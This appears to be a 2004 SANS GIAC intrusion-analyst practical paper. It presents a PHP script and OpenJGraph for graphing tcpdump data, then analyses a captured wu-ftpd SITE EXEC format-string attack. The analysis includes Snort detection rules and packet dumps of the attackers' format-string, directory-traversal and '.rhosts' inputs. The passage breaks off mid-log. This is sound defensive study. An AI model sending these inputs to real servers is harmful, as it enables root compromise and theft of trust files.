



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at <http://www.giac.org/registration/gcia>

Data Visualization for the Intrusion Analyst

GCIA Practical Assignment Version 3.4

By

Chris Compton
February 22, 2004

Abstract: The open source project, OpenJGraph, could be a viable platform for facilitating the visualization of intrusion detection information in a Cartesian plane. To build on this possibility, the Augur script, written in PHP, creates XGMML-based graphs of TCP traffic from tcpdump formatted output, or by creating custom traffic with command line manipulation. This information can be loaded into the OpenJGraph software by the analyst to spot trends, uncover detects which may not be apparent through manual log analysis, and also create exhibits for other users to visually depict traffic. The paper will cover obtaining the required software, setting up Augur, some background on how this program came about, and where it is going. Visual analysis for the “Analyze This” section of the paper will be performed using OpenJGraph and Augur in order to demonstrate the usefulness of the platform for data visualization.

1. Introduction

As an analyst in ANY field, the goal is to take complex information and communicate it in more understandable terms to the customer. If it doesn't make sense to them, then what are they paying you to do analysis for? As Donald Trump would say with that cobra-like flick of the wrist, "You're FIRED!!!" A pivotal part of the Intrusion Detection Analyst's job is finding the intrusion, but the ability to interpret and present information, and ultimately make sense out of chaos is what characterizes an analyst best.

When I first started outlining my paper, I GROSSLY overestimated the space I would have to contribute to this portion of my practical. I had set out to put together an in-depth primer for the intrusion analyst for acquiring, manipulating and rendering intrusion detection information...But...I only have 75 pages...

"Good things, when short, are twice as good."
-- Baltasar Gracian

After repeatedly deciding to quit when I discovered all my work was apparently worthless, I started researching other topics, which would allow for more brevity....but none had the spark that data mining and visualization did. I wasn't happy doing any other topic, and this was a true contribution in my eyes. I would find a way to make the topic work within the constraints. With that decision, I will detail the most promising method I have been working with: That is the OpenJGraph package for rendering log information. The software will be detailed in this section, and for demonstration, I have used the software to aid in my "Analyze This" audit section. A bit sneaky, but it ties in the paper as a whole, and helps show the software in action. So, without further space consumption, we begin....

2. In the Beginning...

I have spent many months researching this topic since starting this certification. When I first dove into intrusion detection, it was abundantly clear that something was needed to graph information. We see attempts to do this in other initiatives such as CAIDA¹.

My inspiration was from a program I was exposed to a number of years ago for automated analysis of telephone call records (AKA Toll Analysis). The Analyst's Notebook, developed by i2, Inc., took these records and generated a graph (pictured right, from their website)². So, think of it as human packet




Figure 1 - Analyst's Notebook Screenshot from the i2, Inc. website. (<http://www.i2inc.com>)

¹ CAIDA

² i2, Inc.

mapping, rather than TCP/IP packet mapping. From this graph, an investigator will attempt to find hidden relationships among the phone calls. Putting complex information into a picture helps add a depth and meaning, providing a more comprehensive understanding than simple tabular data might. It also has the impact of a ton of concrete to a jury³.

I wanted the same thing for mapping network traffic. (Don't get too excited yet, because I haven't gotten as far as i2, Inc. has with their graphing. In time I will.) I came across the OpenJGraph package – what potential this Java program has! This package also uses XGMML. The definition of this XML application from the homepage:

“Extensible Graph Markup and Modeling Language (XGMML) is an XML 1.0 Application based on the Graph Modeling Language (GML) for graph description.”⁴




Figure 2 - Screenshot of OpenJGraph Interface.

The goal here was to be able to exchange graphs between programs in a standardized format. The great feature is that there is also the capability to further translate these files into other XML formats (using XSL which is not covered in this paper⁵) for even more graphing program support. So, create an XGMML file, and you have the capability to use the file in a wide variety of software. Even better, OpenJGraph natively supports this standard – both in import and export of data, which is why I developed using this as a platform.

3. Alas, the Nile is Barren....

Looking at the information in the website for XGMML and OpenJGraph, all of it seems to be a few years old and not updated. Interest seems to have dried up, or never flowed to begin with. While these two seem lifeless – maybe they are just ahead of their time. The files are easy to produce, easy to use, and OpenJGraph seems to be able to handle quite a load of data and contains many great features, although it does need some improving. It could be all these technologies need is somewhere to apply them. Could intrusion detection flood the desert plains of XGMML graphing and return life? I don't know, but it could be a sweet oasis. Away with the desert metaphor, and on to the good stuff!!!

4. The Setup

Before I begin, it should be noted that this whole process can run under Windows or a Linux/BSD environment. The scope of this paper assumes that Linux is the operating system of choice. The only caveat with a Windows environment would be the system

³ DuPage County Bar Association

⁴ Punin

⁵ W3C

GIAC Certified Intrusion Analyst Practical

Part 1 – Data Visualization for the Intrusion Analyst

commands. It is suggested that if you use Windows that you also obtain Cygwin and use it to create the files for use in the viewer. You will need to make sure that the “textutils” package is installed. Cygwin can be obtained from: <http://www.cygwin.com/>

(My personal, biased opinion is that every analyst needs a Linux box)

There are four packages you will need to obtain if you don't have them:

PHP – <http://www.php.net> –

This is available for Windows and Linux. Most popular Linux distributions will install this by default – and if not, it is probably on your CD's as an RPM.

JAVA – <http://www.java.com> –

This is also available for Windows and Linux. Just point and click for Windows. Linux requires you to download the RPM and then install. Some distributions may install this for you at setup.

OpenJGraph – <http://openjgraph.sourceforge.net> –

Once you have your PHP and JAVA environment installed, you are ready to obtain the software.

The Augur script – <http://augur.sourceforge.net> –

Select the Version 1.0 package which will contain the PHP script. For future readers, there may be more recent packages, but you may want to stick with the referenced version for the purposes of this paper, and upgrade later.

5. Data Acquisition and Preparation

Augur was written primarily to exploit tcpdump information, but any properly formatted information can be pulled into the script. The information should be space delimited.

The data format is as follows: SOURCE_IP DESTINATION_IP FLAG ACK

For example:

```
198.1.1.3 198.2.2.1 S ack
189.1.1.4 198.2.2.3 . ack
```

The FLAG and ACK fields are optional, so at a minimum, all that is required is a source and a destination. The source separated by a space, then the destination. Where possible, the port numbers can be appended to the end of the IP address with either a period '.' or colon ':'. This will provide a more detail analysis based on traffic from the ports, rather than just the host.

For example:

```
198.1.1.3.80 198.2.2.1.4328 S ack
189.1.1.4.22 198.2.2.3.30101 . ack
```

Since this is open source, you can hack away at the code at your leisure, and feed this program any data to make a comparison. In one of the examples later in this paper, I

add TCP flags to the data to “trick” the program into color coding two sets of data differently. This allowed me to compare data in the alert file to data in the port scan file (See the “Malicious Software” sub-section of the “Analyze This” section).

6. Data Rendering

It is important during the data preparation stage that you try to narrow down your traffic a bit. While you can attempt to graph an entire day’s worth of data, it may take a lot of memory and time. Once the graph is rendered it may also be very slow to scroll around the screen. Give it a try, and if it is too big, then scale down the time period or the hosts of interest.

First, there are some basic variables which can be customized in the script.

```
ini_set("memory_limit", "512M");
```

This variable allows you to define a maximum memory allocation for the script. PHP often comes with a small default amount of memory, and this can cause the script to fail for larger graphs. It is recommended to set this at half of your total memory.

```
$TCPARGS = "'tcp'";
```

This variable is where you enter your special tcpdump format filter arguments. An example is included in the script, and is shown below. At a minimum, leave it set to “tcp.” Currently it will only read the tcpdump TCP text output properly, since it uses command line manipulation. I have written a C program which dumps all data from tcpdump format files directly into a MySQL database, but I’m tracing a “Segmentation Fault” at the very end of the program, which is annoying, and prevented me from including it in this paper, or releasing it in the project. Once this is done, the command lines will likely be deprecated, and support for all protocols will be possible through the use of the database. The version 1.0 PHP script will always remain though, since it is covered in this paper.

```
// CHECK FOR SYN/ACK or PUSH
// $TCPARGS = "'tcp and (host
10.10.10.196 or 10.10.10.186) and host
172.20.201.198 and (tcp[13] & 0x12 !=0
or tcp[13] & 0x08 != 0)'"
```

```
$AXIS_SWAP = 0;
```

When set to zero, this will produce a graph which is composed of a column of source addresses, next to a column of destinations. When set to one, the sources will display down the left side of the graph, and the destinations will display across the top of the graph. This type of graph is often

\$AXIS_SWAP = 0;



\$AXIS_SWAP = 1;

Figure 3 - Example of graphing changes with the

AXIS_SWAP variable.

GIAC Certified Intrusion Analyst Practical

Part 1 – Data Visualization for the Intrusion Analyst

a bit easier to read. As I develop the software, I will be implementing a few algorithms to aid in producing graphs more like the i2, Inc. example, but I need to spend a bit of time with the math.

```
$COLOR_CODE = 1;
```

There are two color code options. When this variable is set to zero, the edges are color coded based on the tcp flags. For instance, if the “S” (SYN) is seen in the tcpdump output, along with the “ack,” then the edge (or line) that connected the two addresses will be colored yellow.

For example:

```
13:04:03.758560 172.x.x.x.79 > 10.x.x.x.1458: S 881326837:881326837(0) ack  
4156282454 win 32120 <mss 1460,nop,nop,sackOK> (DF)
```

By default, it is set up so that simple SYN packets are grey, RESET/ACK is green (we gave up a bit of information), SYN/ACK is yellow (someone connected), and ACK/PUSH for ‘ACK/.’ is red (data was transferred).

Color coded graphs produce a random color for each SOURCE HOST. Even though different ports may be used by a particular host, all nodes and edges for the host will be the same color. For example, multiple colors of edges to a destination mean multiple IP’s were seen connecting to the destination, while a single color of edges mean only one IP was connecting to the destination.

These are the basic variables that will need to be altered based on your preference. The next set of variables in the script deal with command lines, and you may want to alter those if you are using your own columnar data, rather than parsing tcpdump output. Comments on this are in the script, and should provide enough detail to “turn on” this aspect of the script. The main thing to remember is that wherever possible, use the “//” notation to comment out the code rather than deleting it. If you make changes, comment out the original, so if you have problems, you can back up.

When you execute the php script, remember to use the “-q” command line argument, otherwise PHP will echo a few headers that will cause the XGMML file to malfunction. The script prints the file, so you will need to direct the output to a file. The command line looks like this: `php -q augur.php inputfile.dat > MYGRAPH.xgmml`

Naming the file with .xgmml is not required (nor is it automatically appended), but this is the default extension that the program looks for. Once you have the file created, you are ready to open it in OpenJGraph.

Before you begin with OpenJGraph, you should disable the logging capability. I found on large graphs, the log file could become hundreds, and in some cases thousands of megabytes. Under the OpenJGraph program directory, look under the “etc” directory for the file “log4j.properties.” Comment out all lines in this file with a “#”. You will see an error in the terminal when you run the program, but it’s just telling you that it cannot

log anything. Also located the openjgraph.log file in the root of the program directory, and if it is present, delete it.

Now run the “runsampleforcedirectedlayout.sh” script, to start the graphing program (I’ll tell you why in a second). In a terminal, from the OpenJGraph directory, run:

```
./runsampleforcedirectedlayout.sh
```

Once the graph appears, click the “Open” icon, shown to the right, to browse to your xgmml file and open it. Depending on the size, it may take a while for the graph to appear. Be patient. One note, if you try to open the graph, and you are immediately returned to the “shivering” force directed example graph, then there was a problem opening the file. Try again – if it doesn’t work, then there is something wrong with the data that went into the graph. You may need to re-massage your data and rebuild the file. If the screen appears to freeze, then everything is good – that means it’s working. As a test, I appended a week’s worth of tcpdump files from incidents.org and loaded them. Sometimes it took upwards of a half an hour, but it loaded it and showed a graph – it wasn’t practical to navigate, but it loaded it. (You can also check for “java” when you run the “top” command in Linux)



**Figure 4 -
OpenJGraph -
Open file icon.**

7. Conclusion

Of all the open source technologies that I tested, all had limitations in dealing with large amounts of data. This was frustrating. I wanted to be able to take a month’s worth of data, and crunch it with visualization software. Nothing I found could do this. I could get a graph of a week, but moving around in the graph was slow. I even tried a few commercial trials of graphing software. One was aiSee⁶, a very nice program by the way, and I’m asking for a lot, so nothing BAD can be said about any of the packages. The point here is that there must be some analysis – even if just on a very basic level – which should be performed on the data before starting a graph.

I am planning to take the OpenJGraph package and develop it further, specifically for use in intrusion detection. A few features are also needed to make this software more useful, one of which is the ability to zoom in and out, or at least reduce a graph to fit the screen. This was a limitation that will be apparent in my examples. I also would like to add a few mathematical algorithms for building graphs in a few different formats, specifically in a more tree-oriented layout. This would facilitate effective graphing of more complex relationships which are beyond the scope of graphing in a “source > destination” format. This would allow for more effective mapping of situations such as where an attacker exploits a backdoor in a system, then uses that system for an attack.

While I did not cover it, you can click on the layout icon, and some formatting will attempt to be applied to the graph. On large graphs, don’t expect it to change, and if it does work, the graph will be spread diagonally across a VERY large area. It doesn’t aid very much in analysis. On smaller graphs, it



**Figure 5 -
OpenJGraph -
Layout Icon**

⁶ aiSee

may provide some useful formatting, but on the whole, it wasn't very pretty. To reset the graph, just close and reopen the file to go back to the normal view.

Another problem was a bug in the edge label display. It will default to the text found in each node box, which can make a very confusing display. I have currently set the script to enter nothing for the label, and if you wish to do away with the text, or set your own labels, you will need to apply a fix found on the project website⁷. Remember to recompile all the packages once you replace the file by running compileall.sh.

Overall, I think this platform has great potential to be developed into a visual analysis tool capable of handling log input from a variety of sources. By correlating data in a graph, the analyst can make faster decisions, and note "hot spots" to focus attention⁸. Once at this level, it can be used as a tool in combination with more traditional methods to create exhibits and products for managers to display complex relationships which might be difficult to adequately illustrate in writing, or verbally (Especially in a short time frame during an incident, where the analyst's skills are needed most).

8. References

aiSee. "aiSee Graph Layout Software" February 2004. URL: <http://www.aisee.com/> (17 February 2004).

CAIDA, The Cooperative Association for Internet Data Analysis. "CAIDA Background." February 2004. URL: <http://www.caida.org/home/about/> (17 February 2004).

Cress, Douglas. "Analyzing Scan Data as part of a "Defense in Depth" Solution to the High Bandwidth Intrusion Detection Problem" 2003 URL: <http://www.csee.umbc.edu/~cress1/thesis.html> (17 February 2004).

DuPage County Bar Association. "Maximizing Your Persuasiveness: Effective Computer Generated Exhibits." October 1999. URL: <http://www.dcba.org/brief/octissue/1999/art41099.htm> (17 February 2004).

i2, Inc. "Analyst's Notebook." February 2004. URL: http://www.i2inc.com/Products/Analysts_Notebook/default.asp (17 February 2004).

Punin, John. "XGMML (eXtensible Graph Markup and Modeling Language)." August 2001. URL: <http://www.cs.rpi.edu/~punini/XGMML/> (17 February 2004).

Salvo, Jesus. "[737754] Loading edge labels from XGMML" May 2003. URL: http://sourceforge.net/tracker/index.php?func=detail&aid=737754&group_id=2937&atid=102937 (17 February 2004).

W3C. "The Extensible Stylesheet Language Family (XSL)." February 2004. URL: <http://www.w3.org/Style/XSL/> (17 February 2004).

⁷ Salvo

⁸ Cress

Detect #1 – FTP EXEC – wu-ftpd


1. Source of Trace

++ LOG FILES

The raw tcpdump logs were obtained from: <http://www.incidents.org/logs/Raw/>
The archive file 2003.12.15.tgz contained 14 individual log files. All were analyzed for traffic from the offending hosts. The following were used in this analysis: 2003.12.15.1, 2003.12.15.2, 2003.12.15.3, 2003.12.15.4, 2003.12.15.5, 2003.12.15.6, 2003.12.15.7, 2003.12.15.8, 2003.12.15.9, 2003.12.15.10, 2003.12.15.11, 2003.12.15.12, 2003.12.15.13

++ SPECULATED NETWORK STRUCTURE

(Described in more detail in the spoofing section)



++ NOTES

For the purpose of saving space, all command lines will be referenced as "2003.12.15.x" when run against all files (A script was used to automatically run against all files at once during actual analysis).

The term "...SNIP..." is used when redundant or unnecessary log information is removed to save space.

The attacker from 10.10.10.186 is referred to as '186'

The attacker from 10.10.10.196 is referred to as '196'

2. Detect Generated By

Initial alerts were generated by Snort Version 2.0.2 (Build 92)

```
CMD>> snort -X -c /practical/GCIA/snort.mysql.conf -r 2003.12.15.x
```

Command Key:

-X	Dump the raw packet data starting at the link layer
-c <rules>	Use Rules File <rules>
-r <tf>	Read and process tcpdump file <tf>

In depth analysis was performed using tcpdump, ethereal, Linux command line utilities, and custom scripts. Command line examples will appear with the appropriate output.

Versions of software include:
tcpdump version 3.7.2
libpcap version 0.7.2
ethereal version 0.9.14

The four key snort alerts:

++ ALERT 1

The RULE:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP LIST directory
traversal attempt"; content:"LIST"; content:".."; distance:1; content:"..";
distance:1; reference:cve,CVE-2001-0680; reference:bugtraq,2618;
reference:nessus,11112; classtype:protocol-command-decode; sid:1992; rev:1;)
```

TRIGGERED on traffic including and similar to:

```
13:12:18.265144 10.10.10.186.48185 > 172.20.201.198.21: P 81:109(28) ack 376
win 5840 <nop,nop,timestamp 1194912 1939252> (DF)
0x0000      4500 0050 75bb 4000 4006 3a4e 0a0a 0aba  E..Pu.@.@.:N....
0x0010      ac14 c9c6 bc39 0015 3353 5a5c 532a a3e0  ....9..3SZ\S*..
0x0020      8018 16d0 2376 0000 0101 080a 0012 3ba0  ....#v.....;.
0x0030      001d 9734 4c49 5354 202e 2e2f 2e2e 2f2e  ...4LIST.../.../
0x0040      2e2f 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 0d0a  ./.../.../.../...
```

and GENERATED:

```
[**] [1:1992:1] FTP LIST directory traversal attempt [**]
[Classification: Generic Protocol Command Decode] [Priority: 3]
11/18-13:12:18.265144 10.10.10.186:48185 -> 172.20.201.198:21
TCP TTL:64 TOS:0x0 ID:30139 IpLen:20 DgmLen:80 DF
***AP*** Seq: 0x33535A5C Ack: 0x532AA3E0 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1194912 1939252
[Xref => http://cgi.nessus.org/plugins/dump.php?id=11112] [Xref =>
http://www.securityfocus.com/bid/2618]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0680]
```

EXPLANATION:

The traffic from the attacker '186' contained a command: LIST ../..
This triggered the rule containing a pattern match for: content:"LIST"; content:"..";
distance:1; content:".."; distance:1;
Since this matched the pattern an alert was generated. It is possible for this to be a
false alarm as it is conceivable that a user would issue a command to move up two or
more directories at once. With the amount of FTP related alerts for this user, it was very
suspicious.

++ ALERT 2

(This rule also triggered for the 10.10.10.196 host)

The RULE:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP site exec";  
flow:to_server,established; content:"SITE "; nocase; content:"EXEC ";  
distance:0; nocase; reference:bugtraq,2241; reference:arachnids,317;  
classtype:bad-unknown; sid:361; rev:7;)
```

TRIGGERED on traffic including and similar to:

```
13:13:59.495652 10.10.10.186.48253 > 172.20.201.198.21: P 24:48(24) ack 196  
win 5840 <nop,nop,timestamp 1246751 1949388> (DF)  
0x0000      4500 004c 1c98 4000 4006 9375 0a0a 0aba  E..L..@.@..u....  
0x0010      ac14 c9c6 bc7d 0015 3a83 198e 59bd ab90  .....}.....Y...  
0x0020      8018 16d0 a546 0000 0101 080a 0013 061f  .....F.....  
0x0030      001d becc 5349 5445 2045 5845 4320 2530  ....SITE.EXEC.%0  
0x0040      3230 647c 252e 6625 2e66 7c0a          20d|%.f%.f|.
```

and GENERATED:

```
[**] [1:361:7] FTP site exec [**]  
[Classification: Potentially Bad Traffic] [Priority: 2]  
11/18-13:13:59.495652 10.10.10.186:48253 -> 172.20.201.198:21  
TCP TTL:64 TOS:0x0 ID:7320 IpLen:20 DgmLen:76 DF  
***AP*** Seq: 0x3A83198E Ack: 0x59BDAB90 Win: 0x16D0 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 1246751 1949388  
[Xref => http://www.whitehats.com/info/IDS317]  
[Xref => http://www.securityfocus.com/bid/2241]
```

EXPLANATION:

The traffic from attacker '186' (and also '196') contained a series of these commands. The rule triggered because the pattern "SITE EXEC" was matched to "content:"SITE "; nocase; content:"EXEC "; Note this rule would also trigger for "site EXEC" due to the nocase modifier appearing after content:"SITE ". As in Alert 1, it is conceivable to see the SITE EXEC command in legitimate traffic, but with the other alerts, this raises suspicion. This alert alone should immediately raise suspicion due to the lack of a "true" command being executed...instead we see "garbage":%020d|%.f%.f|.

++ ALERT 3

The RULE:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP CWD ~root attempt";  
content:"CWD "; content:" ~root"; nocase; flow:to_server,established;  
reference:cve,CVE-1999-0082; reference:arachnids,318; classtype:bad-unknown;  
sid:336; rev:5;)
```

TRIGGERED on traffic including and similar to:

```
13:15:47.031089 10.10.10.186.48292 > 172.20.201.198.21: P 17:27(10) ack 148  
win 5840 <nop,nop,timestamp 1301819 1960131> (DF)  
0x0000      4500 003e 4b14 4000 4006 6507 0a0a 0aba  E..>K.@.@.e.....  
0x0010      ac14 c9c6 bca4 0015 4119 90e0 60be 9e4c  .....A...`...L  
0x0020      8018 16d0 97ea 0000 0101 080a 0013 dd3b  .....;.....  
0x0030      001d e8c3 4357 4420 7e72 6f6f 740a  ....CWD.~root.
```

and GENERATED:

```
[**] [1:336:5] FTP CWD ~root attempt [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
11/18-13:15:47.031089 10.10.10.186:48292 -> 172.20.201.198:21
TCP TTL:64 TOS:0x0 ID:19220 IpLen:20 DgmLen:62 DF
***AP*** Seq: 0x411990E0 Ack: 0x60BE9E4C Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1301819 1960131
[Xref => http://www.whitehats.com/info/IDS318]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0082]
```

EXPLANATION:

This rule triggered because 'CWD ~root' was seen being transmitted to the server in an established connection. This rule would also trigger regardless of the case of the word 'root'. As in the other alerts, this traffic would be legitimate in some cases, but is not likely to appear so much as to not warrant some scrutiny.

++ ALERT 4

The RULE:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP .rhosts";
flow:to_server,established; content:".rhosts"; reference:arachnids,328;
classtype:suspicious-filename-detect; sid:335; rev:4;)
```

TRIGGERED on traffic including and similar to:

```
13:16:04.635114 10.10.10.186.48253 > 172.20.201.198.21: P 11:23(12) ack 87
win 32736 <nop,nop,timestamp 1310834 1961004> (DF)
0x0000 4500 0040 1d2a 4000 4006 92ef 0a0a 0aba                E..@.*@.@.....
0x0010 ac14 c9c6 bc7d 0015 3a83 66ad 59be 52ee                .....}...f.Y.R.
0x0020 8018 7fe0 2008 0000 0101 080a 0014 0072                .....r
0x0030 001d ec2c 6361 7420 2e72 686f 7374 730a                ...,cat..rhosts.
```

and GENERATED:

```
[**] [1:335:4] FTP .rhosts [**]
[Classification: A suspicious filename was detected] [Priority: 2]
11/18-13:16:04.635114 10.10.10.186:48253 -> 172.20.201.198:21
TCP TTL:64 TOS:0x0 ID:7466 IpLen:20 DgmLen:64 DF
***AP*** Seq: 0x3A8366AD Ack: 0x59BE52EE Win: 0x7FE0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 1310834 1961004
[Xref => http://www.whitehats.com/info/IDS328]
```

EXPLANATION:

This is another instance of observing a command line sent to the server in an established session. In this case, the attacker is issuing 'cat .rhosts' -- not a very common thing to do, especially in FTP traffic. There is very little reason to learn the trust relationships available to this system, except to be up to no good.

3. Probability the Source Address was Spoofed

The addresses do not appear to be spoofed. Completed TCP connections with the compromised server were established, and the actions performed typically would not be possible without such connections (three way handshakes). However, the two ip addresses were very similar, and similar attack methods were used, so they are suspicious. (As in, how many people are after us?)

tcpdump was run against the data to determine the number of ip's to mac addresses involved in the attack.

The result showed that only one ip was associated with one mac address throughout the files. The mac addresses were different for each ip.

```
CMD>> tcpdump -e -n -r 2003.12.15.x | cut -d " " -f 2,6 | cut -d "." -f 1,2,3,4 | sort | uniq -c
```

Command Key:

tcpdump	cut	uniq
-e Print link level header (MAC Address) -n Do not convert addresses to names -r File to read	-d Delimiter -f Fields to Include	-c prefix lines by the number of occurrences

OUTPUT>>

```
17171 0:2:a5:b6:e2:e3 10.10.10.186
17517 0:50:56:40:0:6d 172.20.201.198
1293 0:a0:c9:ba:6d:85 10.10.10.196
```

The passive OS fingerprinting tool, p0f, was run to see if there were any differences between the two ip addresses.

The result showed two very different "up" times for the two attacking hosts. We are also able to see that all hosts involved appear to be running Linux.

```
CMD>> p0f -s 03.12.25.x | grep 10.10.10.196
```

```
CMD>> p0f -s 03.12.25.x | grep 10.10.10.186
```

Command Key: p0f (-s File to read)

OUTPUT>>

```
..SNIP..
10.10.10.196:51365 - Linux 2.4/2.6 (up: 19 hrs)
..SNIP..
10.10.10.186:48299 - Linux 2.4/2.6 (up: 3 hrs)
..SNIP..
172.20.201.198:1084 - Linux 2.2 (1) (up: 5 hrs)
```


With the scanning involved, the connections to various ports, and the differences in tcpdump and p0f data, this leads me to believe that two systems were used, although they are most likely operated in collaboration.

4. Description of Attack

This attack targets servers running wu-ftp 2.6.0 or earlier, and can affect servers running ftp packages based on the wu-ftp code. The exploit is delivered through anonymous log in to the vulnerable system, and executing the SITE EXEC command with various character format strings, such as %f. Once the exploit is successfully executed, commands can be executed as root on the compromised system. Attackers can view and alter important files, and install software, such as root kits.

The CVE id for this exploit is: [CVE-2000-0573](#)

5. Attack Mechanism

++ CHRONOLOGY

While it was left out due to space considerations, a chronology of events was created by running the following against all files:

```
CMD>> tcpdump -n -r 2003.11.15.x "src host 10.10.10" | cut -d " " -f 1,2,3,4  
| sort -n >> MYRESULT.txt
```

Command Key:

tcpdump	cut	sort
-n Do not convert addresses to names -r File to read	-d Delimiter -f Fields to Include	-n compare using numeric instead of string

OUTPUT>>

```
12:58:24.175996 10.10.10.186.32789 > 172.20.201.198.21:  
12:58:24.196181 10.10.10.186.32789 > 172.20.201.198.21:  
12:58:24.224454 10.10.10.186.32789 > 172.20.201.198.21:  
12:59:05.295663 10.10.10.196.51365 > 172.20.201.198.22:  
12:59:05.301720 10.10.10.196.51365 > 172.20.201.198.22:  
12:59:05.313707 10.10.10.196.51365 > 172.20.201.198.22:  
...SNIP...
```

Traffic showed that attacker '186' initiated multiple anonymous FTP (Port 21) sessions with the server, while '196' conducted sessions on Secure Shell (SSH). These may have been two separate attacks at the time; however, later in the traffic analysis, attacker '196' is seen using the same 'SITE EXEC' exploit. Attacker '186' commences a rather hefty port scan (SYN Scan) on the server, apparently when it is determined that the server is exploitable through the FTP service. All ports from 1 - 15000 are examined.

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

OUTPUT>> (Using the same chronology command noted above)

```
13:11:37.848502 10.10.10.186.32809 > 172.20.201.198.1:
13:11:37.848802 10.10.10.186.32810 > 172.20.201.198.2:
13:11:37.848851 10.10.10.186.32811 > 172.20.201.198.3:
13:11:37.848891 10.10.10.186.32812 > 172.20.201.198.4:
13:11:37.848943 10.10.10.186.32813 > 172.20.201.198.5:
...SNIP...
13:12:06.484341 10.10.10.186.48167 > 172.20.201.198.14996:
13:12:06.484379 10.10.10.186.48168 > 172.20.201.198.14997:
13:12:06.484416 10.10.10.186.48169 > 172.20.201.198.14998:
13:12:06.484453 10.10.10.186.48170 > 172.20.201.198.14999:
13:12:06.484490 10.10.10.186.48171 > 172.20.201.198.15000:
```

Now let's look at the exploit, and what the attackers do. For comprehension's sake, I am separating each attacker's sessions, but please note that much of the intrusion occurs simultaneously between both attackers. This adds to my theory that these were two collaborating attackers.

First, we will look at Attacker 196's traffic.

(Note: Attacker 186 was exploiting the FTP service before 196.)

Output was generated using Ethereal's summary printing of marked packets.

This first log is a look at the full exploit.

Protocol	Source	Destination	Info
FTP	172.20.201.198	10.10.10.196	Response: 220 lazy FTP server (Version w
FTP	10.10.10.196	172.20.201.198	Request: USER ftp
FTP	172.20.201.198	10.10.10.196	Response: 331 Guest login ok, send your
FTP	10.10.10.196	172.20.201.198	Request: PASS mozilla@
FTP	172.20.201.198	10.10.10.196	Response: 230 Guest login ok, access res
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC %020d %.f%.f
FTP	172.20.201.198	10.10.10.196	Response: 200-00000000000000000049 0-2
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '%020d %.f%.f ')
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
